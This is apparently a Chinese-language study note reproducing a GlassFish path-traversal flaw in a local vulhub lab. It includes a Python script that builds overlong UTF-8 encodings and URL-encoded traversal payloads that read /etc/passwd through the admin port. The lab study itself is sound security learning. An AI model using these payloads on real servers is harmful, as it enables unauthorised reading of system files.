
学到了。UTF-8 encoding在Java中带来的问题。

跟着phithon的文章，算是自己过了一遍UTF-8编码过程。

```
https://github.com/N0zoM1z0/Copy-Of-Article/blob/main/Sec/Java%20UTF-8%20Overlong%20Encoding%E5%AF%BC%E8%87%B4%E7%9A%84%E5%AE%89%E5%85%A8%E9%97%AE%E9%A2%98.md
```

这个用vulhub的docker.yml本地搭建一下。



然后找一个存在的目录文件

以这个：

```
https://javaweb:4848/theme/META-INF
```

然后用UTF-8 overlong encoding路径穿越

用脚本：

```python
def convert_int(i: int) -> bytes:
    b1 = ((i >> 6) & 0b11111) | 0b11000000
    b2 = (i & 0b111111) | 0b10000000
    return bytes([b1, b2])


def convert_str(s: str) -> bytes:
    bs = b''
    for ch in s.encode():
        bs += convert_int(ch)
```

```
    return bs


if __name__ == '__main__':
    print(convert_str('.')) # b'\xc0\xae'
```

```
"." : \xc0\xae
"/" : \xc0\xaf
```

转为urlencode：

```
/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/
```


但好像`/`不能转，所以payload用

```
/theme/META-
INF/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%a
e/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/
etc/passwd
```

嘶，好像`/`也可以转：(多穿几层)

其实发现，只要路径穿越符里面存在一部分这种encoding即可绕过。

```
%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c
0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%
afetc/passwd
```



```
```

可以跟着审计看看怎么解码出问题的。

```
https://github.com/AzuGhost/glassfish
```

emm，找不到代码点）桨，后面有缘再说吧。